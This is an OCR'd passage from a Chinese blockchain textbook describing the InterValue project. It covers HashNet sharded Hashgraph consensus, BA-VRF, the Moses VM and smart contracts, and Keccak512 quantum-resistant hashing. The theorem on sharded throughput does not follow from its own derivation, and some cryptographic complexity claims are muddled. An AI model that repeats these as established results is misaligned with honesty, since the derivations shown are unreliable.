3）广域网环境下，节点频繁波动可能导致节点被分割成多个子网。根据 Gossip 邻居交换协议，节点会周期性剔除长时间未更新的邻居。当邻居稳定后，节点可在子网内达成共识。此时若子网规模较小，很容易使恶意节点在同一轮产生两个以上 famous witness 事件，从而产生双花交易。

4）随着系统规模增大，节点收到的同步信息越来越多，可以预见系统的吞吐率会随节点数目的增加而降低。

基于以上挑战性问题，我们提出 HashNet 共识机制。如图 9-7 所示，HashNet 采用基于双层 Gossip 拓扑的 Hashgraph 共识。上层 Gossip 网络中的节点称为全节点（full node），负责维护全网交易一致性。为了保持网络稳定性，全节点通过 DPOS 的方式选举出来，全节点之间通过 Hashgraph 达成共识。每个全节点从下层网络中接收两类数据：下层网络内部节点的交易数据和跨子网交易数据。下层 Gossip 网络中的节点称为局部全节点（local full node），负责维护子网内部交易一致性。与全节点不同，局部全节点的选举则综合考虑其 Token 数量、处理能力、带宽、在线时长等因素，局部全节点之间通过 Hashgraph 达成子网交易共识。




图 9-7　基于双层 Gossip 的 HashNet 共识框架

HashNet 共识机制的主要优势在于：

1）全节点和局部全节点具有较强的稳定性和处理能力，能够有效避免 Hashgraph 长时间无法达成共识的问题，也能够避免因网络被分割造成的恶意节点攻击问题。

严禁网络传播本PDF，违者责任自负！

2）采用双层 Gossip 拓扑对节点分片，局部全节点只需要同步其所属子网内部的交易，保证了系统具有较好的可扩展性。

（2）节点类型

HashNet 中节点共分为四类：全节点、局部全节点、轻节点和微节点。

- 全节点：负责维护全网交易数据，并保证全网交易顺序的一致性。
- 局部全节点：负责维护子网交易数据，并保证子网交易顺序一致性。
- 轻节点：通常为轻量级客户端钱包，该节点可通过局部全节点做代理完成数据请求和发送。
- 微节点：通常为智能物联网设备，该节点可通过局部全节点做代理完成数据请求和发送。

（3）节点维护机制

在 HashNet 中，全节点和局部全节点的稳定性和处理能力对交易确认速度会产生较大影响。为此，我们设计了可信且可激励的节点加入和更新机制。

1）全节点维护机制

基于 DPOS 的全节点加入机制

- 由于全节点需要维护全网数据信息，其稳定性至关重要。为此，我们设置可动态调整数量的全节点。其基本流程如下：
- 由 INVE 基金会发布全节点要求的最低配置及扩容能力。
- 申请者将节点配置信息发给基金会审核。
- 对于审核通过的节点，全网的 Token 持有者可投票选择信任的申请者。
- 根据 DPOS 排名，选择前 N 位申请者成为全节点，并建立 HashNet 顶层 Gossip 拓扑网络。

基于信誉值的全节点更新机制

正常情况下，所有全节点能够 100% 保持在线。然而，固定不变的全节点有两点安全隐患：一是固定全节点之间进行串谋；二是有一些非正常情况，全节点的软件 bug，网络拥塞或者有恶意行为。这就需要更新全节点以保证共识的正确性。为此，HashNet 协议基于节点的稳定性和恶意可能性为全节点设置动态信誉值。在每个周期中，信誉值最低的 $N/6$ 个节点被新一轮的 DPOS 排名靠前的全节点申请者替换掉。

2）局部全节点维护机制

基于加权得分的局部全节点加入机制

相对于全节点，局部全节点规模较大，且需要周期性审核。为此，我们采用 POS+POW+POB+POO 的方式自动判定申请者的信誉、处理能力、带宽能力和稳定性。具体来

严禁网络传播本PDF，违者责任自负！

说：POS 为权益证明，即申请人向全节点提交其代币数量的证明；POW 为工作量证明，即申请人从全节点随机领取一个特定难度的哈希求解问题，并由全节点记录其计算时间从而评估其计算能力；POB 为节点带宽证明，全节点向申请人发送背靠背的数据报文以测量其带宽能力；POO 为在线证明，即申请人将自己的最长在线时间长度提交给全节点。最终，申请人的综合得分可表示为：

$$\text{Score}=\alpha_1\text{POS}+\alpha_2\text{POW}+\alpha_3\text{POB}+\alpha_4\text{POO}$$

其中，α_i 代表相应考虑因素的权重。全节点在获得所有申请人的综合得分后，根据其排名选择得分靠前的申请人作为最终的局部全节点。

基于分片的局部全节点更新机制

局部全节点周期性向全节点更新其综合得分，当新一轮申请开始后，已有的局部全节点和新的申请人共同竞争下一轮局部全节点。并由全节点通过分片完成更新。

（4）分片机制

全节点在审核通过所有下一轮局部全节点申请人后，需要对这些申请人分片以保证系统的可扩展性。

1）分片数量

分片数量是一个需要仔细权衡的变量。分片数量过少，系统的交易确认吞吐率不能有效提升；分片数量过多，底层子网遭到 1/3 恶意节点攻击的可能性增大，且顶层全节点网络需承担较多的跨子网交易通信。为此，我们设定最小分片的局部全节点数量为 1000。极端情况下，若局部全节点数量小于 1000，则分片数量为 1。

2）分片细节

为了对局部全节点分片，顶层全节点收到所有申请后，利用 Gossip 协议随机选择一个全节点对下一轮申请人进行分片。具体来说，在顶层 Gossip 网络中保存一个虚拟令牌，持有该虚拟令牌的全节点称为责任全节点，并负责分片操作。为了挑选责任全节点，每个全节点产生一个随机数。通过 Gossip 的邻居交换协议，能够获得产生中间位置随机数的节点，该节点即是下一轮的责任全节点。

分片时，责任全节点依据最小分片规模确定分片数量，将所有局部全节点随机划分至各个子网。每个子网有一个唯一标识符 subnet_id，相应的子网内的节点 id 以其子网 subnet_id 作为前缀。假设网络中有 4 个子网，其子网 id 分别是 00,01,10,11。在 00 子网内包含四个局部全节点，则相应的节点 id 为 0000,0001,0010,0011。通过前缀路由方式，任意两个节点能够依据其节点 id 获得对方的子网 id 信息。责任全节点为每个子网及其节点分配完 id 后，还需要为每个局部全节点分配初始邻居节点。这样，局部全节点可依据其邻居列表自动完成子网重建过程。

严禁网络传播本PDF，违者责任自负！

3）交易确认细节

交易可根据输入和输出地址划分为以下四类情况。

情况 1：input(1) → output(1)，输入和输出来自于同一分片 1；

情况 2：input (1) → output (2)+ output (3)，输入来自分片 1，向分片 2 和 3 分别产生一个输出；

情况 3：input (1)+ input (2) → output(3)，输入来自分片 1 和 2，输出为分片 3；

情况 4：input (1)+ input (2) → output(3)+output(4)，输入来自分片 1 和 2，输出为分片 3 和 4。

情况 1 输入和输出来自于同一分片，只需要在子网内通过 Hashgraph 达成共识，然后其交易信息即可被确认。

情况 2 的输入和输出不在同一个分片，需要同时在输入和输出分片中通过 Hashgraph 达成共识。例如分片 1 中的 Alice 向分片 2 中的 Bob 和分片 3 中的 Lily 分别发送 2 个 INVE 和 3 个 INVE。首先，在分片 1 中产生一笔交易减去 Alice 账号中的 5 个 INVE，创建一个由 Alice 签名的收据。通过 Hashgraph，分片 1 确认该收据并将收据信息发送给 HashNet 顶层的全节点。顶层全节点收到该收据后，产生两笔交易：向 Bob 的账号增加 2 个 INVE，向 Lily 的账号增加 3 个 INVE。这两笔交易附加之前的收据信息一起分别发送给分片 2 和分片 3。在分片 2 和 3 中，通过 Hashgraph 达成共识后，确认该收据未被消费，Bob 和 Lily 的账号分别增加 2 个 INVE 和 3 个 INVE。为了保证交易原子性，分片 2 和 3 在完成确认后需要向顶层全节点发送收据表示已消费的消息，然后由顶层全节点转发该消息给分片 1。假定分片 2 和 3 因网络等原因无法完成交易确认，顶层全节点在等待超时后，向分片 1 发送收据未被消费且增加 5 个 INVE 给 Alice 的交易消息，然后由分片 1 执行该交易。

情况 3 和 4 中输入来自于不同分片，因此需要得到多个分片的确认才能继续交易，我们引入“锁定”和“释放”两个操作保证交易的原子性。例如分片 1 中的 Alice 和分片 2 中的 Bob 共同向分片 3 中的 Lily 支付 5 个 INVE，其中 Alice 支付 2 个 INVE，Bob 支付 3 个 INVE。假设该交易信息由分片 1 产生。第一步，该交易信息在分片 1 中通过 Hashgraph 达成共识，此时 Alice 账号中 2 个 INVE 被“锁定”并产生由 Alice 签名的有效性证明，发送该有效性证明给顶层全节点；第二步，顶层全节点将交易信息路由给分片 2，由分片 2 通过 Hashgraph 达成共识，若 Bob 账号中有足够余额，则 3 个 INVE 会被“锁定”并产生由 Bob 签名的有效性证明，发送该有效性证明给顶层全节点；第三步，顶层全节点收到 Alice 和 Bob 的有效性证明后，分别向分片 1 和 2 发送两笔交易：从 Alice 账号中减去 2 个 INVE，从 Bob 账号中减去 3 个 INVE，并生成收据返回给全节点；第四步，全节点收到双方收据后，向分片 3 发送增加 5 个 INVE 给 Lily 的交易信息，并附加上收据；第五步，在分片 3

严禁网络传播本PDF，违者责任自负！

中该交易达成共识后，确认收据未被消费，成功向 Lily 增加 5 个 INVE。为了保证交易原子性，该过程中若出现 Bob 没有足够余额、不能增加 5 个 INVE 给 Lily 等情况，顶层全节点可向分片 1 和 2 发送消息完成状态回滚。

4）事件全排序

理论上来说，上述分片策略已经能够实现子网内交易和跨子网交易顺序一致性。然而，局部全节点由于需要周期性切换分片，难以对所有事件全排序。为此，我们利用顶层全节点实现所有事件的全排序，其基本思想是子网局部全节点周期性将其已确认的交易信息按顺序打包发送给顶层全节点，顶层全节点利用其已存储的跨子网交易顺序达成全网交易共识。

具体来说，每个分片根据 Hashgraph 共识算法对其已确认的交易信息排序。每个分片周期性随机选择一个顶层全节点，将该分片已确认且顶层全节点未确认的交易打包到一个事件中并发送给顶层全节点。顶层全节点收到该事件后，利用 Gossip 协议在顶层网络中分发该事件。由于全节点记录了跨子网交易的顺序，因此可以对各个分片的交易实现全排序。假设系统中共包含三个分片，每个分片上经过 Hashgraph 共识后所有事件排序如图 9-8 所示，其中白色节点代表片内交易，其余颜色节点表示跨子网交易，事件之间的连线表示跨子网交易的顺序，即 b2 发生在 e1 之前，d1 发生在 c2 之前，b3 发生在 d2 之前。为了对所有事件全排序，我们采用自底向上扫描的排序方法。其基本思想是：依次遍历每个分片的事件，若当前事件有依赖且尚未被遍历则跳过该分片。在图 9-8 中，首先遍历分片 1，从 a1 至 e1，由于 e1 依赖于 b2 且 b2 尚未被遍历，因此切换至分片 2；分片 2 中 a2、b2 没有依赖事件，c2 的依赖事件 d1 已被遍历，d2 的依赖事件 b3 没有被遍历，因此切换至分片 3,；分片 3 中所有事件没有依赖；此时切换至分片 1 获得 e1，切换至分片 2 获得 d2 和 e2。因此所有事件的全排序结果为：a1,b1,c1,d1,a2,b2,c2,a3,b3,c3,d3,e3,e1,d2,e2。




图 9-8　全节点上的事件全排序

（5）理论分析

定理：假设局部全节点总数为 N，每个片内的局部全节点总数为 N_0，则全网的分片数量为 $C=\frac{N}{N_0}$。假设单个子网内交易吞吐率为 α，任意两个子网之间交易吞吐率为 β，则 HashNet 的交易吞吐率为：

$$f(C)=\frac{2\alpha+\beta}{2C}+\frac{\beta(C^2-C-1)}{2}$$

严禁网络传播本PDF，违者责任自负！

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

证明：

系统中子网内交易概率为 $p=\frac{N_0(N_0-1)}{N(N-1)}\approx\frac{1}{C^2}$，跨子网交易概率为 $1-p$，因此子网内交易总吞吐率为：

$$f^1(C)=C*p*\alpha=\frac{\alpha}{C}$$

相应地，跨子网交易的总吞吐率为：

$$f^2(C)=\frac{C(C-1)}{2}*(1-p)*\beta$$

综上可得：

$$f(C)=f^1(C)+f^2(C)=\frac{2\alpha+\beta}{2C}+\frac{\beta(C^2-C-1)}{2}$$

从上式可知，$f(C)$ 的二阶导数 $f''(C)>0$，因此 $f(C)$ 有最小值。随着 C 的增加，$f^1(C)$ 逐渐降低，$f^2(C)$ 逐渐增大。因此，分片的数量越多，系统中交易总吞吐率越高。

2. BA-VRF 共识

基于可验证随机函数的拜占庭协商共识（BA-VRF）是一种基于可验证随机函数（Verifiable Random Function，VRF）和 BA 算法构建的共识机制，该共识机制能够随机选出少量全节点作为公证节点，并确定公证节点的优先级。

BA-VRF 每分钟执行一次，每次达成共识将随机选出若干全节点作为公证节点，公证节点有权发送公证单元，公证单元须满足 DAG 共识中的父子引用规则。公证节点发送的公证单元成为稳定主链的单元后，该公证节点可以获得公证奖励。当交易活跃时，新单元不断产生，则公证节点会及时获得公证奖励；当交易不活跃时，极端情况下一分钟内没有新单元产生，已经发送公证单元的节点在发送的公证单元成为稳定主链单元时获得公证奖励，没有发送公证单元的节点不获得公证奖励。

（1）共识状态

BA-VRF 有最终共识和临时共识两种状态。

如果一个全节点达到最终共识，意味着其他全节点也达到了最终共识或者在同一轮中的临时共识必须同意这一共识结果，无论强同步假设是否成立。而临时共识意味着其他全节点可能在其他公证单元上达到了临时共识，没有全节点已经达到了最终共识。所有公证单元都必须直接或间接引用之前生成的公证单元，这可以确保 BA-VRF 的安全性。

BA-VRF 产生临时共识有两种情况。首先，如果网络是强同步的，一个攻击者可以以一个很小的概率让 BA-VRF 达到临时共识。此情况下，BA-VRF 不会达成最终共识，也不能确认网络是强同步的。但经过几轮后，很大概率上会达到最终共识。第二种情况是，网

严禁网络传播本PDF，违者责任自负！

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

络是弱同步的，整个网络都被攻击者控制。此情况下，BA-VRF 将达到临时共识，选举出不同的公证节点集合，形成多分叉共识。这能够避免 BA-VRF 达到最终共识，因为全节点被分成了不同的组，各组之间并不同意对方。为了恢复活性，BA-VRF 将被周期性地执行，直到消除意见分歧。一旦网络恢复到强同步状态，将会在短时间内达成共识。

（2）全节点选择

抽签算法是基于可验证随机函数（VRF）构造而成的，可根据每个参与 BA-VRF 共识的全节点的权重选出这些节点的随机子集。某全节点被选中的概率约等于自身权重与总权重的比值。抽签的随机性源于 VRF 函数和一个可公开验证的随机种子，每个全节点可根据随机种子验证自己是否被选中。

VRF 函数定义：给定任意字符串，VRF 函数输出哈希值和证明结果。

$<hash, \pi> \leftarrow 〖 VRF 〗\_(S\_k)(seed||role)$

哈希值 hash 由私钥 S_k 和给定的字符串 (seed||role) 唯一确定，在不知道私钥 S_k 的情况下，输出的哈希值 hash 与随机数之间不可区分。证明结果 π 使得知道私钥所对应公钥的节点可以验证哈希值 hash 和字符串 seed 之间是否关联。种子 seed 是随机选择并且可以被公开获得的，每一轮运算的 seed 由前一轮运算的 seed 生成。抽签算法支持角色指定，如选出协商过程中某一步骤的参与者。

所有全节点执行抽签算法来确定自己是否被赋予公证权，被选中的全节点通过 P2P 网络向其他全节点广播自己的抽签结果。需要说明的是，抽签选择全节点的概率与全节点自身权重成正比，以抵御 Sybil 攻击。权重大的全节点可能会被选中多次，为此抽签算法会输出全节点被选中的次数。如果一个全节点被多次选中，那么它就被当成多个不同的全节点。

（3）拜占庭协商

拜占庭协商（BA）能为每一个被选中的全节点确定公证优先级并提供公证优先级的证明。达成拜占庭共识需要执行多个步骤，BA 算法会被执行多次。

每次协商都从抽签开始，所有全节点都去查看它们是否被选中成为当前 BA 的参与者。参与者广播一个包含选择公证优先级的消息。每一个全节点用它们收到的公证优先级消息去初始化 BA 算法。上述过程将被不断重复执行，直到某轮协商有足够多的全节点达成共识。在不同全节点之间，BA 算法并不是同步的，每个全节点发现之前的步骤结束后应立即查看新的参与者选举结果。只有全节点在某轮协商中投票并最终达成共识，它才可以参与下一轮协商。

BA 算法的一个重要特征是，参与者不需要维护私有状态，仅存私钥，所以参与者每个步骤之后都可以被更换，以减少对参与者的攻击。当网络是强同步的，BA 算法保证如果所有的诚实全节点以相同内容进行初始化，那么可以在很少的交互步骤之内达到最终共

严禁网络传播本PDF，违者责任自负！

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

识。此情况下，即使存在少量攻击者，所有的诚实全节点也将在有限交互步骤下达到最终共识。

9.1.4　InterValue 智能合约

区块链技术为智能合约提供了安全可信的执行环境，促成了智能合约概念的实现。智能合约是由事件驱动的、具有状态且运行在一个可复制、可分享的账本之上并能保管账本上资产的程序，其目的是让一组复杂的、带有触发条件的数字化承诺能够按照参与者的意志正确执行。智能合约不仅可以接收和储存价值，也可以向外发送信息和价值，整个过程可以在无中心、无信任的前提下，自动化、智能化地执行。

智能合约在设计上需要在安全性和功能性之间寻求平衡。现有区块链项目主要聚焦单一种类智能合约的设计，在智能合约种类限定的条件下谋求安全性和功能性之间的平衡，往往达不到满足多样化用户群体使用体验和用户多样化交易需求的理想效果。比特币区块链的交易脚本是智能合约的雏形，属于非图灵完备智能合约，具有复杂度低和轻量化优势，并且在比特币区块链网络运行将近十年时间内没有出现过安全性问题，但是比特币交易验证脚本支持的功能非常有限，仅用于支付验证。以太坊区块链支持采用 Solidity 高级语言编写的图灵完备智能合约，极大地丰富了智能合约的功能，扩展了区块链技术的应用领域，但是编写以太坊智能合约容易出现安全漏洞，The DAO 事件正是因为编写的以太坊智能合约出现安全漏洞导致以太坊社区分裂。

InterValue 在智能合约功能实现上采用类似计算机存储体系结构的层次化思想，通过实现摩西虚拟机（Moses Virtual Machine，MVM），支持声明式非图灵完备智能合约和高级图灵完备智能合约。用户根据使用体验和交易需求选择使用这两类合约，平衡计算安全和计算功能以及计算费用和计算复杂性，以满足交易多样化需求。声明式智能部署简单，安全性高，更加接近法律合同语言；高级图灵完备智能合约部署难度相对较高，主要用于开发程序逻辑更加复杂的 DApp。两类智能合约部署的手续费机制不同，声明式智能合约的手续费根据合约所占字节计算，而高级图灵完备智能合约则以程序运行时消耗的 INVE Token 作为手续费。

1. 声明式非图灵完备智能合约

声明式非图灵完备智能合约具有复杂度低、轻量化、编写难度低和安全性高等优势，这种智能合约由陈述性和完全布尔语句组成，因此更接近传统的法律合同语言，支持布尔运算、数学运算，甚至数据存储等。InterValue 提供了多种常用的声明式智能合约的模板供用户使用或改进以满足自定义需求，降低了合约部署难度和出错率，同时相比于图灵完备智能合约，具有更高的安全性。这类智能合约部署的手续费的收取跟普通交易相同——与其所占字节成正比。

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

智能合约的制定往往需要一定的编程能力，为了方便普通用户使用智能合约，InterValue 支持多种功能的声明式非图灵完备智能合约模板（Contract Template），用户只需要根据需求选择相应的模板，填入相应的参数即可。合约模板可以被重复使用，也可以在其他模板中被引用。下面是一个智能合约模型。

```
["contract template", [
"hash of unit where the template was defined",
{param1: "value1",param2: "value2"}
]]
```

声明式非图灵完备智能合约虽然复杂度低，但能实现如获取外界数据和跨链通信等强大功能。

获取外界数据的示例代码如下所示，如果由 Alice、Bob 或 Cara 提交到合约的数据等于期望值，则条件为真。

```
["in data feed", [
["Alice", "Bob", "Cara" …], 
"data feed name",
"=",
"expected value"
]]
```

除了“=”，还支持其他诸如“!=”“>”“>=”和“<=”这些运算符。通过此种方式可以指定数据来源，实现强大的智能合约条件控制功能。

跨链通信的示例代码如下所示，Bob 用 INVE 向 Alice 兑换 10 个 BTC，时间限定在 2018-02-15。如果在此之前 Alice 将 10 个 BTC 转给 Bob 的话，BTC oracle 则会有对应的记录，此时合约被触发，Alice 会收到由 Bob 事先冻结到合约中的 INVE（INVE 的数量由双方对汇率达成协议后计算而得），否则资金会被解冻并原路退回给 Bob。

```
["or", [
["and", [ ["address", "Alice"],
["in data feed", [["BTC oracle"],
"BTC from Alice to Bob",
"=",
    "10"]]
]],
["and", [ ["address", "Bob"],
["in data feed", [["TIMESTAMPER ADDRESS"],
"datetime",
"<",
"2018-02-15 00:00:00"]]
]]
]]
```

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

2. 高级图灵完备智能合约

图灵完备智能合约由于支持条件跳转逻辑和循环逻辑，相比非图灵完备智能合约能够实现更加丰富的业务功能，但同时合约的编写更加复杂，容易出现安全漏洞，往往需要专业人员对合约进行拟定和测试。为了规避“逻辑炸弹”合约执行对网络效能的破坏，提供反欺诈机制，这类智能合约部署的手续费不再是根据合约所占存储空间的大小来计算，而是采用类似于以太坊智能合约的 Gas 机制。用户在调用智能合约功能时需要冻结一定量的 Gas，随着合约的执行，Gas 会随着智能合约指令的执行逐渐消耗。合约执行完毕，剩余的 Gas 会退回给发布者，若在合约执行完毕之前便消耗完所有 Gas，则合约状态回滚到执行之前，所消耗的 Gas 不会退回。

InterValue 采用自主开发的 Moses 高级编程语言编写高级图灵完备智能合约。Moses 高级编程语言采用面向对象设计，使用类 JavaScript 语言风格，方便目前庞大的 Web 编程开发人员能够顺利迁移到 InterValue 智能合约开发上来。使用 Moses 高级编程语言可以实现声明式非图灵完备智能合约所支持的功能。InterValue 高级图灵完备智能合约的特性在于支持链下数据访问。随着区块链应用领域的不断扩展，对链下数据的访问需求将不断增长，以太坊智能合约只支持链上数据访问的特性将越来越难以满足区块链应用需求。这里的链下数据并不是泛指所有非 InterValue 主链上的数据，而是特指存储在基于区块链的分布式存储系统上的数据。这部分数据往往质量比较高，会涉及权益问题，需要通过智能合约进行多方授权访问以及数据使用权益分配。

- 链下数据安全访问：Moses 高级编程语言将内建特定链下数据访问协议，例如内建 IPFS 数据访问协议专门访问存储在 IPFS 分布式数据存储空间内的数据。通过内建特定数据访问协议可以约束数据访问范围，降低对恶意数据（程序）访问的风险。同时 InterValue 也将打造自己的分布式数据存储平台，并将数据访问协议内建到 Moses 高级编程语言中。用户在平台存储数据文件需按文件大小支付存储费用，从数据源头保证数据质量。
- 链下数据安全使用：Moses 高级编程语言不提供对链下数据调用执行操作，只提供对链下数据调用读写操作。通过读取链下存储的数据，Moses 高级编程语言具有业务逻辑可配置特性。高级图灵完备智能合约的复杂性不仅体现在程序逻辑上，还体现在业务逻辑上。例如编写涉及法律概念的智能合约时，需要法律从业人员提供具体法律知识来支撑业务逻辑的实现，这是专业开发人员无法具备的能力。InterValue 将提供规则配置文件格式支持特定知识以规则的形式存储在链下，智能合约通过读取可识别的规则配置文件以实现特定知识领域的业务逻辑。特定知识领域的规则配置文件具有可重用性，具有打造数据交易市场的潜力。一般来说，用户使用的数据都是事先确认安全的数据。

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

3. 摩西虚拟机（MVM）

声明式非图灵完备智能合约和高级图灵完备智能合约统一在摩西虚拟机中进行验证和执行。摩西虚拟机采用基于栈的虚拟机原理实现，不仅能简化指令和编译器实现，还能提供优良的虚拟机可移植性。MVM 虚拟机运行时数据结构如图 9-9 所示。




图 9-9　MVM 虚拟机运行时数据区

- 程序计数器：存储下一条需要执行的字节码指令地址。
- 虚拟机栈：在每次高级图灵完备智能合约被调用执行时，MVM 都会在指令调度区创建虚拟机栈。虚拟机栈由栈帧构成，每次合约方法被调用和完成，将对应一个栈帧的入栈和出栈过程。
- 本地方法栈：为指令调度区私有，功能和虚拟机栈相似，用来存储本地方法调用的相关信息。
- 堆：所有高级图灵完备智能合约实例对象在这里分配存储空间。
- 方法区：用于 MVM 加载智能合约类信息、常量、静态变量等数据。

高级图灵完备智能合约在部署到 InterValue 上之前已编译成字节码，MVM 可以直接加载运行。然而，声明式非图灵完备智能合约是以 Json 格式嵌入在交易数据中，MVM 无法直接加载运行。在 InterValue 客户端会加入针对声明式非图灵完备智能合约的编译器功能，将合约编译成为一个缺省合约对象字节码后加载入 MVM 执行。

出于安全防护的考虑，MVM 采用沙箱结构设计，从系统层保护智能合约免受恶意攻击。

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

借鉴面向字节码的进程级安全隔离执行环境的实现策略，MVM 安全沙箱基于白名单机制，对合约代码的各类方法及其访问的资源（数据）进行严格安全检查，基于最小权限原则将方法的可访问权限限制在满足其基本功能之内，并对当前的系统资源进行数据保护，最大程度上实现智能合约的安全防护。

4. 智能合约账户和交易

类似以太坊账户概念，在 InterValue 中也存在外部账户和合约账户两类。外部账户是用户控制的账户，用于发起转账交易。合约账户由外部账户控制，通过接收外部账户和其他合约账户消息调用启动智能合约的执行。

声明式非图灵完备智能合约嵌入在外部账户发起的交易数据中，用于为交易提供条件约束，没有账户概念。智能合约账户专指部署高级图灵完备智能合约后返回的账户信息。外部账户和合约账户具有状态的概念，如账户中 INVE Token 余额信息和交易发起数等信息。为了消除外部账户和合约账户的差异，账户状态有 MVM 代码哈希值信息，该信息在高级图灵完备智能合约部署后是无法修改的。此外，为了访问用户存储在链下的数据，账户状态还包含链下数据访问目录信息。

在 InterValue 中有两种交易手续费计算规则，外部账户发起的普通交易采用按交易数据字节数进行计费，调用智能合约账户执行按程序指令执行数进行计费。为了消除这两部分计费规则的差异，在交易数据结构中包含类似以太坊的 Gas 上限和 Gas 价格两个域进行统一计费。对于按交易数据字节数计费的规则，交易数据字节数是已知的（也就是交易手续费是事先知道的），通过固定 Gas 上限也就得到了 Gas 价格。在用户发送部署高级图灵完备智能合约的交易时，交易数据结构中有指定 MVM 代码的域。

9.1.5　InterValue 安全机制

1. 抗量子攻击的哈希算法

密码学中的哈希算法又称为散列函数或杂凑函数，它在现代密码学中扮演着重要的角色。哈希算法是一个公开的函数 H，它将任意长的消息 M 映射为较短的、固定长度的值 h。h 称为消息摘要，也称为哈希值、散列值或杂凑值。哈希算法的结构如图 9-10 所示。

图 9-10　哈希算法原理图

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

区块链为了保证数据不被篡改，除了保存原始数据或交易记录，还要保存其哈希函数值。区块链上的交易数据通常通过很多次哈希后得到最终的 Merkle Hash 值，区块链上的地址数据通常是通过计算得到一个 Hash 值，并通过特定的编码将 Hash 值转化为由数字和字母组成的字符串后（如在比特币区块链中采用的是 Base58 编码）记入区块链。

量子计算机针对哈希算法目前最有效的攻击方法是 GROVER 算法，该算法可以将对 Hash 算法的攻击复杂度从 $O(2^n)$ 降为 $O(2^{n/2})$，因此，目前比特币系统采用的哈希算法 PIREMD160 算法由于输出长度只有 160 比特，在量子攻击下是不安全的。抵抗量子攻击的有效手段是通过增加哈希算法的输出长度来有效降低 GROVER 算法威胁，目前普遍认为只要哈希算法输出长度不少于 256 比特时，是可以有效抵抗量子攻击的。另外，除了量子攻击威胁外，一系列在实践中被广泛应用的 Hash 函数如 MD4、MD5、SHA-1 和 HAVAL 等受到差分分析、模差分和消息修改方法等传统方法的攻击，因此区块链中的哈希算法也需要考虑的是对传统攻击的抵抗能力。

早期的区块链项目如比特币、莱特币、以太坊都采用了存在设计缺陷（但不是致命的）的 SHA 系列哈希算法，最近新的区块链项目都采用以美国国家标准与技术研究院 SHA-3 计划系列算法为代表的新哈希算法。InterValue 采用 SHA-3 计划的胜出算法 Keccak512，该算法蕴含许多杂凑函数和密码算法最新的设立理念和思想，且设计方式简单，非常方便硬件实现。算法是 Guido Bertoni、Joan Daemen、Michael Peters 和 Giles Van Assche 在 2008 年 10 月提交的，Keccak512 算法采用了标准的 sponge 结构，可将任意长度的输入比特映射成固定长度的输出比特，该算法速度非常快速，在英特尔酷睿 2 处理器下的平均速度为 12.5 周期每字节。

如图 9-11 所示，在海绵结构的吸收阶段，每个消息分组与状态内部的 r 比特进行异或，然后与后面固定的 c 比特一起封装成 1600 比特的数据进行轮函数 f 处理，然后再进入挤压过程。在挤压阶段，可以通过迭代 24 次循环产生 n 比特固定输出长度的 Hash 值，每个循环 R 只有最后一步轮常数不同，但是该轮常数在碰撞攻击时经常被忽略不计。该算法被证明具有很好的差分性质，至目前为止第三方密码分析没有显示 Keccak512 有安全弱点。量子计算机下针对 Keccak512 算法的第一类原像攻击复杂度是 2^{256}，量子计算机下针对 Keccak512 算法的第二类原像攻击复杂度是 2^{128}，因此采用 Keccak512 算法的 InterValue 可以抵抗量子计算下的 GROVER 算法攻击。

2. 抗量子攻击的数字签名算法

哈希算法可以保证交易数据不被篡改，但是无法保证对数据和摘要同时的替换攻击，同时也不能保证交易数据的不可否认性，数字签名算法涉及公钥、私钥和钱包等工具，它有两个作用：一是证明消息确实是由信息发送方签名并发出来的，保证不可否认性；二是

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

